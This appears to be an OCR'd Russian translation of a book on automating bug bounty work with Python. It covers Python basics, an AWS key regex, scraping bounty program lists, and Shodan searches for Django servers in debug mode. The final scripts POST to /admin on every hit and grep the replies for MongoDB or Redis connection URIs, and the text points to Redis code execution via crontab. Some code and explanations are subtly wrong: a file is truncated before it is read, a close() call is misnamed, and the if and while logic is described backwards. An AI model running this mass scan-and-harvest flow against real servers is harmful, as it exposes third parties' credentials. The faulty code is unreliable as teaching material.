
Секреты охоты за уязвимостями

Bug Bounty автоматизация с помощью Python



Саид Абутахир

Bug Bounty автоматизация с помощью Python

Секреты охоты за уязвимостями

Саид Абутахир

ОБ АВТОРЕ

Саид Абутахир по кличке Саид в настоящее время работает инженером по безопасности в компании, специализирующейся на продуктах. Он имеет более чем 4-летний опыт работы в области информационной безопасности. Он активный участник bug bounty, а также разработчик на языке Python. Он был включен в зал славы самых популярных компаний, таких как Microsoft, Apple, Yahoo, BMW, Adobe, IBM, SAP, FORD, OPPO и многих других. Дважды получал благодарственные письма от правительства Нидерландов и трижды - от компании Avira. Он окончил факультет компьютерных наук и инженерии в Университетском инженерном колледже в Ramanathapuram TamilNadu, Индия. Он начал свою карьеру в качестве разработчика на языке python и перешел в сферу кибербезопасности через год своей карьеры. Он также вносит свой вклад в сообщество open source в качестве разработчика.

Вы можете следить за ним на github - https://github.com/abuvanth

С любыми сомнениями и разъяснениями обращайтесь по адресу: developerabu@gmail.com

О КНИГЕ

Это первая книга данного автора. Эта книга демонстрирует практическую автоматизацию с использованием python для каждой темы, указанной в оглавлении. Эта книга дает вам базовое представление о том, как автоматизировать что-либо, чтобы уменьшить количество повторяющихся задач и выполнять автоматизированные способы OSINT и разведки. Эта книга также дает вам обзор программирования на python в разделе "Краткий курс python". Эта книга является первой частью серии "Автоматизация баг-баунти с помощью python".

ДИСКЛЕЙМЕР

Информация, представленная в этой книге, предназначена исключительно для образовательных целей. Автор данной книги не несет ответственности за ущерб любого рода, возникший в результате неправильного использования.

СОДЕРЖАНИЕ

ПЕРЕВОД ЭНТУЗИАСТА -

Информационная Безопасность

Telegram: @Ent_TranslateIB
Instagram: @Ent_Translate

ЗАЧЕМ НАМ НУЖНА АВТОМАТИЗАЦИЯ?

Повторяющаяся ручная работа тратит наше время и энергию. Поэтому нам необходимо автоматизировать повторяющиеся задачи, чтобы сэкономить наше время и энергию, чтобы сосредоточиться на других областях.

ПОЧЕМУ ИМЕННО PYTHON?

Python очень прост в изучении для новичков и начинающих. Он имеет упрощенный синтаксис, поэтому любой может легко прочитать и понять код. Для python существует множество инструментов и модулей, позволяющих выполнять наши задачи, написав несколько строк кода.

ЧТО ТАКОЕ BUG BOUNTY?

Bug Bounty - это денежное вознаграждение или награда, предлагаемая компанией или частным лицом любому человеку в мире за обнаружение бреши в системе безопасности их веб-сайтов или инфраструктуры. Многие организации придерживаются политики ответственного раскрытия информации, они могут не предоставлять денежное вознаграждение, но упоминают имя того, кто нашел достоверную лазейку в безопасности их систем, на странице славы своего сайта.

PYTHON

Python является языком-интерпретатором, что означает, что нам не нужно компилировать всю программу в машинный код для запуска программы. Интерпретаторы Python переводят код строка за строкой во время выполнения, поэтому мы можем запускать программу на Python напрямую, без компиляции. Python уже включен в состав операционных систем на базе linux. Если вы являетесь пользователем windows, вы можете скачать и установить его с официального сайта python - https://www.python.org/downloads/ . Поддержка python2 прекращена, поэтому мы будем использовать только python3.

КРАТКИЙ КУРС ПО PYTHON

Прежде чем приступить к автоматизации bug bounty, необходимо изучить основы программирования на python. Мы не собираемся глубоко погружаться в python, но мы изучим базовые основы python и необходимые темы в программировании на python.

Давайте напишем код

Hello World:

```
print("Hello Bug Bounty World")
```

Сохраните приведенный выше код под именем hello.py и выполните программу следующей командой.

```
python hello.py
```

Поздравляем, вы успешно выполнили первую программу на python.

ПЕРЕМЕННЫЕ И ТИПЫ ДАННЫХ

Объявление переменных не обязательно. Python является динамически типизированным. Поэтому мы можем записать любое значение в переменную напрямую следующим образом

```
url = "http://google.com"    # строка
port = 8080                  # int
version = 5.5                # float
vulnerable = True            # boolean, True или False
domains = ['uber.com','yahoo.com','ebay.com'] # список
ip = ("216.58.197.46","192.168.1.1") # кортежи
server = {"uber":"nginx","zomato":"envoy"} # словарь
vulnerable_versions = {4.4,4.5,4.6,4.7}  # множество

'''
Это многострочные комментарии
которые используются для описания кода.
Эта часть игнорируется во время выполнения.
'''
```

В приведенном выше коде за строками следует хэш (#) - это комментарий, который не будет выполняться.

СТРОКИ

Строка - это набор символов, заключенный в одинарные или двойные кавычки. Мы можем обращаться со строками как с массивами. Например, если вы хотите напечатать символ 'g' в url, вы можете получить доступ к определенным символам по индексу символа, как к массиву.

```
url = "http://google.com"
print(url[7])   # g находится на 7-й позиции. Индекс начинается с 0
print(len(url)) # вывести количество символов в url.
```

ПРИМЕРЫ ФУНКЦИЙ СТРОК

Split

Мы собираемся разделить домен и схему url с помощью функции split

```
print(url.split('/')[2])
```

В приведенном выше коде функция split разделяет строку на подстроки и выдает список ['http:','', 'google.com'].

Strip

Функция strip используется для удаления определенных символов из строк как в начале, так и в конце.

Пример

```
language = "malayalam"
print(language.strip("m"))
```

Вывод этого кода будет 'alayala'.

Rstrip

rstrip используется для удаления определенных символов в конце строки.

Пример

```
language = "malayalam"
print(language.rstrip("m"))
```

Результатом этого кода будет 'malayala'.

Lstrip

Функция lstrip используется для удаления указанных символов из начала строки.

Пример

```
language = "malayalam"
print(language.lstrip("m"))
```

Вывод этого кода будет 'alayalam'.

Replace

Функция replace используется для замены строки на другую строку

```
language = "malayalam"
print(language.replace("l","j"))
```

Вывод этого кода будет 'majayajam'.

Count

Функция Count используется для нахождения количества появлений символов в строках.

```
language = "malayalam"
print(language.count('l'))
```

STARTSWITH И ENDSWITH

Функция startswith используется для определения того, начинается ли строка с указанных символов или нет.
Функция endswith используется для определения того, заканчивается ли строка указанными символами или нет.
Эти две функции возвращают True или False.

```
language = "malayalam"
print(language.startswith('m'))
print(language.endswith('m'))
```

ФОРМАТИРОВАНИЕ СТРОК

Python использует форматирование строк, как язык C, оператор % используется для форматирования набора переменных со значениями, заключенными в кортеж.

```
app = "wordpress"
version = 4.8
print("%s version %s is vulnerable" % (app,version))
```

%s - для строк
%d - для целых чисел
%f - для чисел с плавающей точкой
%x - для шестнадцатеричного представления целых чисел

КОЛЛЕКЦИИ PYTHON

В python существует четыре типа данных коллекции.

- Список
- Кортежи
- Множество
- Словарь

СПИСОК

Список Python похож на массив, но мы можем хранить коллекции различных типов данных и получать доступ к элементам с помощью индексов, как в массиве.

Пример:

```
data = ["google.com",80,5.5]
print("domain "+data[0])
print(data[-2]) # негативная индексация, вы можете получить доступ к последнему элементу по индексу -1 и второму последнему элементу по -2
print(len(data)) # размер списка для вывода
```

В приведенном выше коде оператор + выполняет конкатенацию двух строк. Если вы хотите объединить строку с целым числом, вам необходимо преобразовать целое число в строку следующим образом

```
print("Port :"+str(data[1]))
```

Примеры функций списка

```
ports = [80,81]
ports.remove(80)   # функция remove удаляет элемент 80 из списка
ports.append(8080) # функция append добавляет элемент 8080 на последнее место
ports.insert(1,81) # функция insert добавляет элемент 81 в указанную позицию
ports.pop()      # функция pop удаляет элементы с определенным индексом, если индекс не указан, то удаляется последний элемент.
ports.clear()     # преобразовать список в пустой список
```

Есть и другие функции списка, мы изучим их позже.

КОРТЕЖИ

Кортеж похож на список, но кортеж неизменяем, мы не можем удалять или вставлять элементы после его определения.

Пример:

```
tup = ("google.com",80,5.5)
```

МНОЖЕСТВО

Множество - это коллекция уникальных значений, заключенных в фигурные скобки. Мы можем выполнять такие операции с множеством, как объединение, пересечение.

Пример

```
numbers = {1,2,3,4,5,6}
numbers_2 = {4,5,6,7,8,9}
print(numbers.union(numbers_2))
print(numbers.intersection(numbers_2))
```

Примеры функций множества

```
numbers = {1,2,3,4,5,6}
numbers.add(7) # добавление нового элемента в множество
numbers.discard(5) # удаление элемента 5 из множества
numbers.remove(8) # мы можем использовать функцию remove, но она вызывает исключение, если элемент не присутствует
```

СЛОВАРЬ

Словарь - это неупорядоченный объект python, который хранит пары ключ-значение, как JSON.

Пример

```
phone  = {"redmi":10000,"nokia":15000,"oppo":10000}
print(phone['redmi'])
print(phone['nokia'])
```

В приведенном выше коде мы определили словарь и получили доступ к его значению по ключу.

```
print(phone.keys())
print(phone.values())
```

В приведенном выше коде функция keys возвращает список ключей в словаре, а функция values выдает список значений.

Вы можете обновить словарь с помощью функции update.

Пример

```
phone.update({"oneplus":20000})
print(phone)
del phone["oppo"]
print(phone)
```

В приведенном выше коде мы обновили словарь телефонов и удалили одну запись из словаря.

```
print(phone.get("redmi"))
```

В приведенном выше коде мы получаем доступ к элементу с помощью функции get, если элемент отсутствует, то возвращается None.

БАЗОВЫЕ ОПЕРАТОРЫ

Как и в других языках программирования, сложение, вычитание, умножение, деление могут использоваться с числами для выполнения арифметических операций.

```
a = 5
b = 2
print(a + b) # Добавление
print(a - b) # вычитание
print(a * b) # умножение
print(a / b) # деление дает в результате 2,5
print(a // b) # деление на пол дает в результате 2
print(a ** b) # оператор мощности,5 мощность 2 дает в результате 25.
```

Мы можем использовать оператор сложения для строк, чтобы объединить две или более строки.

```
string_1 = "Bug "
string_2 = "Bounty "
string_3 = "Automation"
print(string_1+string_2+string_3)
```

Мы можем использовать оператор умножения на строке, чтобы сформировать строку с повторяющейся последовательностью.

```
hello= "hello"
print(hello*5)
```

Вышеприведенный код выводит 5 раз hello.
Мы можем использовать оператор сложения для списков, чтобы объединить более двух списков. А также мы можем использовать оператор умножения для списка

```
list_1 = [1,2,3,4,5]
list_2 = [6,7,8,9,0]
print(list_1 + list_2)
print(list_1*3)
```

УСЛОВИЯ И ЦИКЛЫ

Условия и циклы - очень важные части любого языка программирования, без условий программа не может принять решение, что означает, что программа не может решить, какой путь выполнения является правильным или неправильным. Циклы выполняют блок кода снова и снова, пока не будет выполнено условие.

УСЛОВИЕ IF

Условия принимают решение о выполнении блока кода. Если условие ложно, то блок будет выполнен. Двоеточие важно после выражения условия if, а также отступы тоже важны. Отступ означает четыре пробела после условия if, циклов или функций.

Пример

```
fixed_version = 8.4
version = 8.3
if version < fixed_version:
   print("version {} is vulnerable".format(version))
else:
   print("Not Vulnerable")
```

Format - это строковая функция, которая используется для вставки любых значений внутри фигурных скобок.

ELSE IF

```
app = 'wordpress'
if app == 'drupal':
   wordlist = 'drupal.txt'
elif app == 'wordpress':
   wordlist = 'wordpress.txt'
```

Вышеприведенный код выбирает список слов в зависимости от приложения.

ЦИКЛ WHILE

Цикл While выполняет блок кода до тех пор, пока его условие не станет истинным. Когда условие становится ложным, управление выходит из цикла.

```
i=1
while i<=50:
    print(i)
    i+=1
```

приведенный выше код выводит 1 - 50.

ЦИКЛ FOR

Цикл For используется для итерации над такими объектами python, как список, кортеж, множество, словарь и строки. В основном мы будем использовать цикл For для автоматизации.

```
for i in range(1,51): #Функция range формирует список от 1 до 50.
  print(i) #вывести от 1 до 50

domains = ['google.com','ebay.com','yahoo.com']
for domain in domains:
    print(domain)

phones  = {"redmi":10000,"nokia":15000,"oppo":10000}
for phone in phones:
    print(phones[phone])

url = "https://google.com"
for u in url:  # итерация по строке
    print(u)
```

ФУНКЦИИ

Функция - это блок операторов, который может быть вызван любое количество раз в программе. Функция может принимать значение в качестве параметра, выполнять что-то и возвращать значение. Давайте рассмотрим пример написания функции.

```
def hello():  # функция без аргументов
      print("Hello World")
hello()

def add(a,b): # функция без аргументов
      return a+b

print(add(5,4))

def isdomainlive(domain):
   #здесь нужно сделать что-то, чтобы проверить, жив домен или нет.
    return True #или False

if isdomainlive("subdomain.example.com"):
  #выполнить что-то, если домен работает
   print("domain is alive")
```

ПРОИЗВОЛЬНЫЕ АРГУМЕНТЫ

Произвольные аргументы используются для передачи более одного значения в качестве параметра функции, при этом функция будет получать эти значения в виде кортежей. Добавьте * перед именем параметра в определении функции.

```
def printdomains(*domains): # определение функции
    for domain in domains:
        print(domain)

printdomains("google.com","apple.com","microsoft.com") # вызов функции
```

ПРОИЗВОЛЬНЫЕ АРГУМЕНТЫ КЛЮЧЕВЫХ СЛОВ

Произвольные аргументы с ключевыми словами используются для передачи значений с ключом в функцию, при этом функция получит аргументы в виде словаря. Добавьте ** перед аргументом в определении функции.

```
def domaininfo(**domain):
    for key in domain:
        print(domain[key])

domaininfo(host="google.com",port=443)
```

ЗНАЧЕНИЕ ПАРАМЕТРОВ ПО УМОЛЧАНИЮ

Если мы вызываем функцию без аргумента, она будет использовать значение по умолчанию.

```
def  vulnerable(yes=True):
       if yes:
          print("Vulnerable")
       else:
          print("Not Vulnerable")

vulnerable(yes=False) # печатать как не уязвимый
vulnerable()    # выведите как уязвимое, потому что оно принимает значение по умолчанию.
```

В качестве аргумента мы можем передать список, кортежи, множество и словарь

```
def printobjects(data):
      if isinstance(data,dict):
        for key in data:
            print(data[key])
      else:
         for value in data:
              print(value)
printobjects([1,2,3,4,5])
printobjects(("A","B","C","D"))
printobjects({1.1,2.2,3.3,4.4})
printobjects({"redmi":7000,"oppo":10000})
```

Здесь isinstance - это функция, которая используется для проверки того, является ли тип переменной экземпляром или нет. Словари имеют только ключи, поэтому мы проверили, является ли переменная экземпляром dict или нет. Функция isinstance возвращает True или False.

ФАЙЛОВЫЕ ОПЕРАЦИИ

Мы можем выполнять такие операции с файлами, как чтение, запись, добавление, используя python.

Пример: Открыть файл в режиме чтения и распечатать его содержимое.

domain.txt

```
google.com
yahoo.com
ebay.com
```

```
domain_file = open("domains.txt","r")
print(domain_file.read())
for domain in domain_file.readlines():
    print(domain)
domain_file.close()
```

В приведенном выше коде мы открыли файл domains.txt в режиме чтения (r), функция read возвращает содержимое файла в виде строки, а функция readlines возвращает список строк, присутствующих в файле.
Пример: Открытие файла в режиме записи и запись некоторого содержимого

```
domains = ["google.com","yahoo.com","ebay.com"]
domain_file = open("domain_list.txt","w")
for domain in domains:
    domain_file.write(domain+"\n")
domain_list.close()
```

В приведенном выше коде мы открыли файл в режиме записи (w), если файл отсутствует, он будет создан.
Пример: Открытие файла в режиме добавления для добавления некоторого содержимого

```
```

```
domains = ["facebook.com","pinterest.com","amazon.com"]
domain_file = open("domain_list.txt","a")
for domain in domains:
    domain_file.write(domain+"\n")
domain_file.close()
```

В отличие от режима записи, режим добавления не удаляет старое содержимое файла.

ОБРАБОТКА ИСКЛЮЧЕНИЙ

Обработка исключений - это механизм для обработки ошибок времени выполнения и иногда программы могут перестать работать из-за них. Поэтому мы должны обрабатывать ошибки времени выполнения с помощью обработки исключений. Например, если мы попытаемся открыть несуществующий файл, это приведёт к ошибке времени выполнения.

Пример:

```
try:
   testfile  = open("filename.txt","r")
except:
   print("File not found")
```

РЕГУЛЯРНОЕ ВЫРАЖЕНИЕ

Регулярные выражения играют важную роль в мире автоматизации, поэтому важно изучить модуль re в python.
Рассмотрим сценарий, в котором включенный режим отладки Django в производственном развертывании приводит к раскрытию конфиденциальных данных. Мы можем определить это путем поиска заданного шаблона на веб-странице.
Ожидаемое слово на веб-странице - "URLconf defined".

```
import re
webpage_content = ''' Django error occurred something....
                URLconf defined
'''
if re.search(r'URLconf\sdefined',webpage_content):
   print("Django Debug mode enabled")
```

В приведенном выше коде мы включили модуль re (регулярные выражения) с помощью ключевого слова import. В следующей строке вы можете заметить тройные (''') кавычки, что означает, что python поддерживает многострочные строки. Функция поиска в модуле re ищет заданный шаблон в содержимом веб-страницы, если что-то найдено, условие будет истинным. Вы можете видеть, что строка регулярного выражения начинается с r (нотация r), что означает, что регулярное выражение - это необработанная строка.

КРАТКИЙ КУРС ПО РЕГУЛЯРНЫМ ВЫРАЖЕНИЯМ

\w - соответствует символу или цифре
\d - совпадает только с цифрами
\s - соответствует пробелу
\w+ - соответствует одному или нескольким символам, включая цифры
\d+ - соответствует только одной или нескольким цифрам
\w* - соответствует нулю или нескольким символам, включая цифры
\d* - соответствует нулю или нескольким цифрам
\s+ - соответствует одному или нескольким пробелам
\s* - соответствует нулю или нескольким пробелам

Вы можете поиграть с регулярным выражением здесь - https://regex101.com/.

ДАВАЙТЕ НАПИШЕМ ПРИМЕР С РЕГУЛЯРНЫМ ВЫРАЖЕНИЕМ:

```
AwsAccessKey - AKIAIOSFODNN7EXAMPLE или
ASIAIOSFODNN7EXAMPLE
aws_secret_access_key=wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPL=
```

1. Регулярное выражение для соответствия AwsAccessKey - A[SK]IA\w{16}
2. Регулярное выражение для соответствия SecretKey - [a-zA-Z0-9\/\=]{40}

Здесь вы видите, что ключ доступа начинается с символа 'A', а следующая буква может быть 'K' или 'S'. поэтому мы используем [SK], который соответствует S или K, за которым следует символ 'A'. после этого IA является общим для всех ключей доступа. Это уникальные шаблоны для идентификации ключа доступа Aws, а что насчет остального? Есть 16 случайных символов, поэтому мы используем \w{16}.
Тогда длина секретного ключа AWS равна 40, и нет уникального шаблона для ключа доступа. Слэш (/) и = находятся между символами, поэтому мы используем их в квадратных скобках. В этом регулярном выражении вы можете заметить, что я использовал a-zA-Z0-9 вместо \w. потому что \w также соответствует подчеркиванию _. нам не нужно соответствовать подчеркиванию (_), поэтому я не использовал \w.
Вы можете проверить это на сайте regex101.com.

Начнем автоматизацию bug bounty

АВТОМАТИЗАЦИЯ С ПОМОЩЬЮ PYTHON

Мы собираемся провести множество автоматизаций, чтобы сократить количество повторяющихся задач для экономии времени и энергии.

САЙТЫ ПО BUG BOUNTY

Список сайтов с программами "bug bounty" можно посмотреть здесь - https://www.vulnerability-lab.com/list-of-bug-bounty-programs.php.

Теперь мы собираемся использовать этот сайт и получить список сайтов, которые имеют программы вознаграждения за ошибки или политику ответственного раскрытия информации.

Мы будем использовать модули bs4 и requests, которые являются сторонними модулями python, поэтому сначала мы должны установить эти модули, выполнив следующую команду.

```
pip install bs4 requests
```

Если возникла ошибка, пожалуйста, используйте sudo с командой. Давайте напишем код для вырезки.

СПИСОК САЙТОВ

```
from bs4 import BeautifulSoup as sp
import requests
url = "https://www.vulnerability-lab.com/list-of-bug-bounty-programs.php"
webpage = requests.get(url=url) # отправить get запрос
soup = sp(webpage.content,'html.parser')
tables = soup.find_all('table')
a_tags = tables[4].find_all('a')
sites_list = open("bug-bounty-sites.txt","w")
for a in a_tags:
    sites_list.write(a.get('href')+'\n')
```

Прежде всего нам нужно импортировать необходимые модули и отправить GET запрос на url для получения HTML содержимого веб-страницы, затем создать объект (soup) для класса BeautifulSoup для парсинга HTML. Вы можете найти список сайтов, присутствующих в html, используя элемент браузера inspect, и вы можете найти таблицу, которая содержит список сайтов. На этой веб-странице имеется 6 таблиц, поэтому я выбираю все таблицы с помощью функции find_all, используя tables в качестве параметра. Функция find_all возвращает список содержимого таблицы. Пятая таблица содержит только список сайтов, поэтому я выбираю пятую таблицу, используя индекс 4, а затем применяю функцию find_all с параметром 'a'. Теперь функция find_all возвращает все теги 'a'.

Мы можем перебрать их, используя цикл for для записи сайтов в файл. В цикле for теги приходят один за другим, нам нужна только ссылка, поэтому мы можем получить ее, вызвав функцию get('href'). Теперь создан файл bug-bounty-sites.txt со списком сайтов bug bounty.

СПИСОК ДОМЕНОВ

Теперь мы собираемся обработать сайты, чтобы получить доменные имена без схемы и пути. Этот список доменов очень полезен для процесса перечисления поддоменов.
Пример: от https://google.com/test/path до google.com.
Давайте напишем код

```
site_list = open("bug-bounty-sites.txt",'r')
sites = site_list.readlines()
domain_list = open("bug-bounty-domains.txt","w")
for site in sites:
    if not 'mailto' in site:
        split_site = site.split('/')
        if len(split_site)>1:
            domain_list.write(split_site[2]+'\n')
```

В приведенном выше коде мы открыли файл списка сайтов и открыли новый файл для записи доменного имени, затем итерация по сайтам, проверка наличия или отсутствия ключевого слова mailto для удаления ненужных почт, а затем разделение схемы и пути в сайтах с помощью функции split('/'), которая возвращает ['https:','',google.com','path','path2'] и обращаемся к нему по индексу 2 и записываем его в файл.

СПИСОК КЛЮЧЕВЫХ СЛОВ

Список ключевых слов очень полезен при автоматизации OSINT (Open source Intelligence).

Теперь мы собираемся получить список ключевых слов из списка доменнов.

```
domain_list = open("bug-bounty-domains.txt","r")
word_list = open("bug-bounty-wordlist.txt","w")
for  domain in domain_list.readlines():
      split_domain = domain.split(".")
      if len(split_domain)>1:
        if len(split_domain[-2])>2:
           word_list.write(split_domain[-2]+"\n")
```

Первая строка открывает файл списка доменов в режиме чтения, вторая строка открывает файл списка слов в режиме записи. Третья строка - итерация по списку доменов, четвертая - разбиение домена с использованием точки для отделения ключевого слова домена от доменного имени. Функция split('.') возвращает ['google','com']. Игнорируем домен, если его длина меньше 2, и игнорируем ключевое слово, если длина ключевого слова меньше 3. Потому что эти ключевые слова могут давать ложные срабатывания при проведении OSINT. В этом коде есть некоторые недостатки, потому что он исключает некоторые домены, такие как domain.co.uk. Если вам нужно точное доменное ключевое слово. Существует другой метод получения ключевых слов домена с помощью стороннего модуля tldextract.

```
pip install tldextract
```

```
import tldextract
domain_list = open("bug-bounty-domains.txt","r")
word_list = open("bug-bounty-wordlist.txt","w")
for  domain in domain_list.readlines():
      tld = tldextract.extract(domain)
      word_list.write(tld.domain+"\n")
```


Этот метод требует некоторого времени, поскольку модуль ищет информацию о домене через api. Если скорость вашего интернета высока, вы можете предпочесть

этот метод для получения точного ключевого слова домена.

АВТОМАТИЗАЦИЯ OSINT С ПОМОЩЬЮ SHODAN

Shodan - это поисковая система, которая просматривает весь интернет в мире. Shodan отслеживает каждый публичный ip-адрес, чтобы собрать информацию об услугах и технологиях, используемых отдельным ip-адресом.
Пример: запрос shodan для получения серверов django с включенным режимом отладки

```
html:"URLconf defined"
```



Вы можете видеть на картинке выше, что 24375 серверов включили режим отладки на своем сервере django.
Режим отладки в продакшене приводит к раскрытию конфиденциальной информации. Давайте перейдем к утечке конфиденциальной информации. Просто скопируйте ip адрес и отправьте POST запрос на https://IPADDRESS/admin, который вернет информацию о трассировке, содержащую конфиденциальную информацию, такую как внутренний ip и может содержать URI mongodb, URI кэша Redis, учетные данные, которые видны, но некоторая конфиденциальная информация, такая как пароль, секреты, скрыта django по умолчанию. Если вы получили URI кэша Redis, что приводит к RCE(Remote code

execution) путем написания файлов crontab.
Вы можете посмотреть статьи в Интернете, связанные с Redis Server RCE.

https://book.hacktricks.xyz/pentesting/6379-pentesting-redis#redis-rce

Как найти сервер django с включенным режимом отладки, принадлежащий сайтам bug bounty.

Пример запроса shodan

```
html:"URLconf defined" ssl:"sony"
```

Давайте автоматизируем.

DJANGO РЕЖИМ ОТЛАДКИ АВТОМАТИЗАЦИЯ SHODAN

Давайте установим модуль shodan, выполнив следующую команду.

```
pip install shodan
```

```
import shodan
SHODAN_API_KEY = "YOUR_SHODAN_API"
api = shodan.Shodan(SHODAN_API_KEY)
words = open("bug-bounty-wordlist.txt","r")
django_debug_list = open("django-debug-list.txt","w")
for word in words.readlines():
    query = "html:'URLconf defined' ssl:"+word.strip('\n')
    try:
        results = api.search(query)
        print('Results found: {}'.format(results['total']))
        for result in results['matches']:
            print(word)
            print('IP: {}'.format(result['ip_str']))
            port = result['port']
            if port in [80,443]:
                if port==443:
                    ip = "https://"+result['ip_str']
                else:
                    ip = "http://"+result['ip_str']
            else:
                ip = "http://"+result['ip_str']+":"+str(port)
            django_debug_list.write(ip+'\n')
            print('')
```

```
    except Exception as e:
        print(e)
```

Этот модуль shodan python является официальной оберткой вокруг API shodan. Мы можем использовать все фильтры, указанные в документации shodan, через этот модуль. Вам необходимо получить api ключ на shodan.io, создав учетную запись. Каждый год в ноябре-месяце в качестве предложения "черной пятницы" shodan предоставляет аккаунт участника за $5. Вы можете себе это позволить.

В приведенной выше программе мы открыли файл со словарем домена и выполнили итерацию по циклу, затем построили запрос shodan, который можно передать в функцию shodan search api, возвращающую список словарей. Вы можете проверить IP-адрес вручную или автоматизировать этот процесс.
Хорошо, давайте автоматизируем

```
import requests,re
django_debug_list  = open("django-debug-list.txt","w")
regex = r"(?:mongodb|redis):\/\/"
for ip in django_debug_list.readlines():
    try:
        response  = requests.post(url=ip.rstrip("\n")+"/admin",data=
{},verify=False)
        if re.search(regex,response.content):
            print("Mongodb/Redis URI Found")
    except Exception as e:
            print(e)
```

